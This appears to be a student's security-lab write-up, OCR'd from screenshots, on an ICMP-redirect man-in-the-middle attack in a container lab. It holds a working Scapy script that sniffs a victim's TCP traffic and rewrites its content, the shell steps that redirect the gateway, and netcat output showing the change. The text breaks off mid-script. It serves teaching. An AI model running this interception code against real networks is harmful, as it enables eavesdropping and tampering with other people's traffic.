
A man-in-the-middle (MITM) attack is a concept that refers to a situation where an attacker places themselves within a communication channel between a user and an application. This can be done with the aim of either listening in on the conversation or pretending to be one of the parties involved, creating the illusion of a typical exchange of information. The goal of task 2 is to implement this attack by redirecting the ICMP packet to the malicious router and modify a certain word

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)
```




```
    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        #Replace a pattern
        newdata = data.replace(b'task2', b'AAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f_mac = 'tcp and ether src 02:42:0a:09:00:05'
#f_ip = 'tcp and ip src 10.9.0.5'
pkt = sniff(iface='eth0', filter=f_mac, prn=spoof_pkt)
```

The code above shows the program for the man-in-the-middle attack using ICMP redirection. The provided code is similar to the previous lab assignment wherein it will snoop and spoof packets and change its contents. For this task, once the code reads "task2", it will substitute the word to "AAAAA".




```
root@71cb36569453:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.126 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.129 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.045 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.137 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.128 ms
```

Send a ping to host A so that the attacker could intercept a packet and redirect it's gateway to the malicious router.




```
root@66ff85ee72fb:/volumes# python3 task1.py
.
Sent 1 packets.
root@66ff85ee72fb:/volumes#
```

Run the program for task 1 to redirect the gateway




```
root@71cb36569453:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 213sec
root@71cb36569453:/#
```

The ip route cache shows that the gateway is successfully modified.




```
root@e1e0c594f8ae:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@e1e0c594f8ae:/volumes#
```

In the malicious router, turn off the ip forwarding so that it could stop the original packets from being sent to the destination.




```
root@e1e0c594f8ae:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@e1e0c594f8ae:/volumes# python3 task2.py
LAUNCHING MITM ATTACK.........
```

Run the code in the malicious router to modify the specific message.




```
root@b08e48ff301a:/# nc -lp 9090
```




```
root@71cb36569453:/# nc 192.168.60.5 9090
```

Start a netcat session between Host A and the victim machine



```
root@71cb36569453:/# nc 192.168.60.5 9090
hello
netsec
task2
```



```
root@b08e48ff301a:/# nc -lp 9090
hello
netsec
AAAAA
```


The image above shows the successful attack; The “task2” was modified to “AAAAA”

Question 4:

The only direction that the attacker is interested in is the victim to the router, because they want to intercept the message before sending it to the destination.


Question 5:

IP Address:




s Telephony Wireless Tools Help
task2.py — ~/Desktop/Lab3/Labsetup — Atom
File Edit View Selection Find Packages Help
Project
Labsetup
volumes
docker-compose.yml
mitm_sample.py
task1.py
task2.py
task2.py
task1.py


```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        #Replace a pattern
        newdata = data.replace(b'task2', b'AAAAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

#f_mac = 'tcp and ether src 02:42:0a:09:00:05'
f_ip = 'tcp and ip src 10.9.0.5'
pkt = sniff(iface='eth0', filter=f_ip, prn=spoof_pkt)
```



```
root@71cb36569453:/# nc 192.168.60.5 9090
hello
this is IP
task2
```




```
root@b08e48ff301a:/# nc -lp 9090
hello
this is IP
AAAAA
```




```
Sent 1 packets.
.
Sent 1 packets.
*** b'this is IP\n', length: 11
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'hello\n', length: 6
.
Sent 1 packets.
*** b'AAAAA\n', length: 6
.
Sent 1 packets.
.
Sent 1 packets.
*** b'this is IP\n', length: 11
.
Sent 1 packets.
.
Sent 1 packets.
```

Using the IP address, the attack was successful. However, the packets being send has entered an infinite loop which will cause issues to the router.


MAC Address:




```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
